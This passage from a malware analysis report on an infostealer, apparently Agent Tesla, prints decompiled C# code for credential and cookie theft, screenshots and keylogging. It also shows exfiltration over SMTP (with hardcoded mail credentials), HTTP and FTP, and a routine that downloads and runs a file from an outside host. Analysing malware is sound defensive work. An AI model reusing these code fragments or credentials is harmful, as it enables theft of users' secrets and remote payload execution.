
Guid key = new Guid("2F1A6504-0641-44CF-8BB5-3612D865F2E5");
dictionary2.Add(key, "Windows Secure Note");
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid("3CCD5499-87A8-4B10-A215-608888DD3B55");
dictionary3.Add(key, "Windows Web Password Credential");
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid("154E23D0-C644-4E6F-8CE6-5069272F999F");
dictionary4.Add(key, "Windows Credential Picker Protector");
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid("4BF4C442-9B8A-41A0-B380-DD4A704DDB28");
dictionary5.Add(key, "Web Credentials");
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid("77BC582B-F0A6-4E15-4E80-61736B6F3B29");
dictionary6.Add(key, "Windows Credentials");
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid("E69D7838-91B5-4FC9-89D5-230D4D4CC2BC");
dictionary7.Add(key, "Windows Domain Certificate Credential");
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid("3E0E35BE-1B77-43E7-B873-AED901B6275B");
dictionary8.Add(key, "Windows Domain Password Credential");

```

Figure(12): Search For Windows Credentials Activities.

VNC programs credentials

Malware can search about VNC on Victim's machine, if malware find any VNC, it will steal VNC credentials and we can see that in the next figure



Index	Count	Value
list2	0x00000008	
[0]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"RealVNC 4.x"
A		@"SOFTWARE\Wow6432Node\RealVNC\WinVNC4"
A		"Password"
[1]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"RealVNC 3.x"
A		@"SOFTWARE\RealVNC\vncserver"
A		"Password"
[2]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"RealVNC 4.x"
A		@"SOFTWARE\RealVNC\WinVNC4"
A		"Password"
[3]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"RealVNC 3.x"
A		@"Software\ORL\WinVNC3"
A		"Password"
[4]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"TightVNC"
A		@"Software\TightVNC\Server"
A		"Password"
[5]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"TightVNC"
A		@"Software\TightVNC\Server"
A		"PasswordViewOnly"
[6]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	
A		"TightVNC ControlPassword"
A		@"Software\TightVNC\Server"
A		"ControlPassword"
[7]	(A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>)	

Figure(13): Search For VNC Activities.

Exfiltration

Malware can search about VNC on Victim's machine, if malware find any VNC, it will steal VNC credentials, we can see that in the figure

```

try
{
    SmtplibClient smtpClient = new SmtplibClient();
    NetworkCredential credentials = new NetworkCredential("j.rodarte@moseg.com.mx", "Enero2019@");
    smtpClient.Host = "mail.moseg.com.mx";
    smtpClient.EnableSsl = false;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
    MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
    MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
    MailMessage mailMessage = new MailMessage(from, to);
    mailMessage.Subject = string_0;
    mailMessage.IsBodyHtml = true;
    mailMessage.Body = string_1;
    if (memoryStream_0 != null & int_0 == 1)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
            (global::A.b.d) + ".jpeg", "image/jpeg"));
    }
    else if (memoryStream_0 != null & int_0 == 2)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
            (global::A.b.d) + ".zip", "application/zip"));
    }
    smtpClient.Send(mailMessage);
}

```

Figure(14): Exfiltration.

Communications

Malware can communicate with attackers over HTTP, FTP and SMTP and malware also can use Telegram to communicate with the attacker and we can see more information in the next lines

HTTP

Sending compromised data to C@C and we can see the results in the next figure

```

httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
    Gecko/20100101 Firefox/80.0";
httpWebRequest.Method = "POST";
text2 = text2.Replace("+", "%2B");
byte[] bytes = Encoding.UTF8.GetBytes(text2);
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.ContentLength = (long)bytes.Length;
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(bytes, 0, bytes.Length);
    using (WebResponse response = httpWebRequest.GetResponse())
    {

```

Figure(15): HTTP Communication.

FTP

Malware can upload data to send it to the attacker and we can see the results in the next figure

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("%ftphost%" +
    string_0);
ftpWebRequest.Credentials = new NetworkCredential("%ftpuser%", "%ftppassword
%");
ftpWebRequest.Method = "STOR";
object obj = Encoding.UTF8.GetBytes(string_1);
ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(obj,
    null, "Length", new object[0], null, null, null));
object requestStream = ftpWebRequest.GetRequestStream();
object instance = requestStream;
Type type = null;
string memberName = "Write";
object[] array = new object[3];
array[0] = RuntimeHelpers.GetObjectValue(obj);
```

Figure(16): FTP Communication.

SMTP

Malware Compromises email and after that utilizes it to exfiltrate information to a mail server that manages by the attacker and we can see that in the next figure

```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential
    ("j.rodarte@moseg.com.mx", "Enero2019@");
smtpClient.Host = "mail.moseg.com.mx";
smtpClient.EnableSsl = false;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = 587;
MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = string_0;
mailMessage.IsBodyHtml = true;
mailMessage.Body = string_1;
if (memoryStream_0 != null & int_0 == 1)
{
```

Figure(17): SMTP Communication.

Telegram

Telegram Sends the exfiltrated data to a private Telegram chat room.

Downloading and running files

Downloading and running files from [hxxp://CsQCyR.com] and we can see that in the next figure

```
private static void c()
{
    try
    {
        global::A.b.A("http://CsQCyR.com", Path.GetTempPath() + "\\QaD");
        Process.Start(Path.GetTempPath() + "\\QaD");
    }
    catch (Exception ex)
    {
    }
}
```

Figure(18): Downloading and running files.

Fingerprinting

The malware gathers information from the infected machine and we can see the following data that malware tries to collect.

Computer Name, User Name

the malware collects ComputerName and UserName and we can see that in the next figure.

```
304 global::A.b.c = global::A.b.o.A();
305 global::A.b.C = Assembly.GetExecutingAssembly().Location;
306 global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") +
    "\\%insfolder%\\%insname%";
307 global::A.b.E = SystemInformation.UserName + "/" +
    SystemInformation.ComputerName;
308 System.Timers.Timer timer = new System.Timers.Timer();
309 timer.Elapsed += global::A.b.a;
310 timer.Enabled = true;
311 timer.Interval = 30000.0;
312 timer.Start();
313 global::A.b.A(10, 2);
314 if (global::A.b.C && Operators.CompareString(global::A.b.C,
```

	Value	Type
System.Windows.Forms.SystemInformation/*0x02000366*/.UserN...	"[REDACTED]"	string
System.Windows.Forms.SystemInformation/*0x02000366*/.Comp...	"WIN-IMLRBU9PKL4"	string
string.Concat/*0x06000552*/ returned	"[REDACTED]WIN-IMLRBU9PKL4"	string

Figure(19): Get ComputerName And UserName.

External IPs

Malware makes an HTTP request “https://api.ipify.org” to get External IP and we can see that in the next figure.

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create
    ("https://api.ipify.org%");
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.Method = "GET";
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64;
    x64; rv:80.0) Gecko/20100101 Firefox/80.0";
using (WebResponse response = httpWebRequest.GetResponse())
{
    if (Operators.CompareString(((HttpWebResponse)
        response).StatusDescription, "OK", false) == 0)
    {
        using (Stream responseStream = response.GetResponseStream
            ())
```

Figure(20): Get External IPs.

Memory

Malware can collect information about Memory and we can see that in the next figure..

```
}
else if (b_0 == global::A.b.B.B)
{
    text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val
        (computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2)) + " MB";
}
result = text;
}
catch (Exception ex)
{
    result = "Unknown";
}
return result;
```

Figure(21): Collect Information For Memory.

Processor

Malware get information about the processor and we can see that in the next figure


```

ComputerInfo computerInfo = new ComputerInfo();
ManagementObjectSearcher managementObjectSearcher = new
    ManagementObjectSearcher("SELECT * FROM Win32_Processor");
string text;
if (b_0 == global::A.b.B.A)
{
    text = computerInfo.OSFullName;
}
else if (b_0 == global::A.b.B.a)
{
    string text2;
    try
    {
        foreach (ManagementBaseObject managementBaseObject in
            managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)
                managementBaseObject;
            text2 = managementObject.GetPropertyValue("Name").ToString();
        }
    }
}

```

Figure(22): Collect Information For Porecessor.

Uninstall

Malware can uninstall itself and we can see that in the next figure.

```

string text = global::A.b.A(2, "");
if (text.Contains("uninstall"))
{
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\
            \\CurrentVersion\\Windows", true).DeleteValue("Load");
    }
    catch (Exception ex)
    {
    }
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\
            \\CurrentVersion\\Run", true).DeleteValue("%insregname%");
    }
    catch (Exception ex2)
    {
    }
}

```

Figure(23): Malware Able to Uninstall itself.

cookies For Browsers

The malware attempts to get cookies from a list of browsers after collecting the cookies, it communicates with C@C and sends them to the attacker and we can see the results in the next figure

```

new global::A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath
(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
new global::A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User
Data"), true),
new global::A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"),
true),
new global::A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
new global::A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
new global::A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
new global::A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User
Data"), true),
new global::A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
new global::A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
new global::A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User
Data"), true),
new global::A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"),
true),
new global::A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
new global::A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
new global::A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"),
true),
new global::A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"),
true),
new global::A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
new global::A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"),
true),
new global::A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"),
true),
new global::A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
new global::A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
new global::A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User

```

Figure(24): cookies For Browsers.

Cookies For SQLite

The malware collects Cookies for SQLite to send them to the attacker over C@C and we can see that in the next

```

12645 // Token: 0x06000115 RID: 277 RVA: 0x0001C72C File Offset: 0x0001A92C
12646 internal static List<global::A.b.x> aa()
12647 {
12648     List<global::A.b.x> list = new List<global::A.b.x>();
12649     string path = Environment.GetFolderPath
12650         (Environment.SpecialFolder.ApplicationData) + Class0.Gf();
12651     if (File.Exists(path))
12652     {
12653         string text = global::A.b.e.c(File.ReadAllBytes(path));
12654         string[] array = text.Split(new char[]
12655         {
12656             '\n'
12657         });
12658         foreach (string text2 in array)

```

Name	Value	Type
System.Environment/"0x020000DE"/.GetFolderPath/"0x06000E67"...	@:C:\Users\... \AppData\Roaming"	string
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...	@:"MySQL\Workbench\workbench_user_data.dat"	string
string.Concat/"0x06000551"/ returned	@:C:\Users\... \AppData\Roaming\MySQL\Workbench\workbench...	string
list	Count = 0x00000000	System.Collections.Generic.Lis
path	@:C:\Users\... \AppData\Roaming\MySQL\Workbench\workbench...	string

Figure(25): Cookies For SQLite.

Cookies For FTP Application

The malware collects UserNames and PassWords for any FTP application and we can see that in the next figure

```
global::A.b.A == Conversions.ToDouble("ftp"))
{
    stringBuilder.AppendLine("URL:      " + text5 + "<br>");
    stringBuilder.AppendLine("Username: " + text6 + "<br>");
    stringBuilder.AppendLine("Password: " + text7 + "<br>");
    stringBuilder.AppendLine("Application: " + text4 + "<br>");
    stringBuilder.AppendLine("<hr>");
}
```

Figure(26): Cookies For FTP Application.

Search UserName, Password for Browser

Malware searches for UserName and Password and we can see that in the next figure

```
string text4 = x.Browser;
string text5 = x.URL;
string text6 = x.UserName;
string text7 = x.Password;
if ((text5.Length > 1 | text4.Length > 1) & text6.Length > 1 & text7.Length >
1)
{
    if (global::A.b.A == 0)
    {
        list2.Add("[ " + string.Join(", ", new string[]
        {
            "\"" + text4 + "\"",
            "\"" + text5 + "\"",
            "\"" + Uri.EscapeDataString(text6) + "\"",
            "\"" + Uri.EscapeDataString(text7) + "\""
        }) + "]" );
    }
    else if (global::A.b.A == 1 | global::A.b.A == 2 | global::A.b.A == 3)
    {
        stringBuilder.AppendLine("URL:" + text5 + global::A.b.e);
        stringBuilder.AppendLine("Username:" + text6 + global::A.b.e);
        stringBuilder.AppendLine("Password:" + text7 + global::A.b.e);
        stringBuilder.AppendLine("Application:" + text4 + global::A.b.e);
        stringBuilder.AppendLine(global::A.b.F);
    }
}
```

Figure(27): Collect UserNames, Passwords For Browsers.

Screenshots

Malware captures images from the infected machine and sends these images to c@c

```

Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width,
    global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width,
    global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality =
    System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination,
    blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (global::A.b.A == 0)

```

Figure(28): Malware Takes Screenshots.

Keystrokes

Keystrokes are recorded and sent to the C2 server and we can see that in the next figure.

```

// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
    UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui

```

Figure(29): Keystrokes.

clipboard

Malware Adds the specified window to the chain of clipboard viewers. So malware harvests data from the system clipboard and we can see that in the next figure.

```

// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui

```

Figure(30): clipboard.

TOR

Malware uses the Tor anonymizing network client and Tor is free and open-source software for enabling anonymous communication. It directs Internet traffic through a free, worldwide, volunteer overlay network, consisting of more than six thousand relays.

```

// Token: 0x04000126 RID: 294
private const string A = "https://www.theonionrouter.com/dist.torproject.org/
torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000127 RID: 295
public string a;

// Token: 0x04000128 RID: 296

```

Figure(31): TOR.

Deleting ADS (Zone identifier)

Malware can delete ADS (Zone identifier) and we can see that in the next figure

```

// Token: 0x06000034 RID: 52 RVA: 0x0000EE24 File Offset: 0x0000D024
public static void a(string string_0)
{
    try
    {
        if (File.Exists(string_0))
        {
            global::A.b.DeleteFile(string_0 + ":Zone.Identifier");
        }
    }
    catch (Exception ex)
    {
    }
}

```

Figure(32): Deleting ADS (Zone identifier).

Summery

Stealing

- FTP services credentials
- 30 different web browsers (logins/pass, cookies)
- Windows credentials
- Mail clients credentials
- VPN clients credentials
- Chat clients credentials
- VNC programs credentials

Capabilities

- Persistence: “Software\Microsoft\Windows\CurrentVersion\Run”
“SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run”
- Using “hxxps://api.ipify.org” to get External IP
- Downloading and running files from hxxp://CsQCyR.com
- PC name, processor, RAM, others...
- Uninstalling itself
- Deleting ADS (Zone identifier)
- Taking screenshots
- Keylogging
- Socket communication
- Web communication
- clipboard data
- Tor browser client

references

- <https://www.youtube.com/watch?v=BM38OshcozE&t=2177s>
- <https://blogs.blackberry.com/en/2021/06/threat-thursday-agent-tesla-infostealer-malware>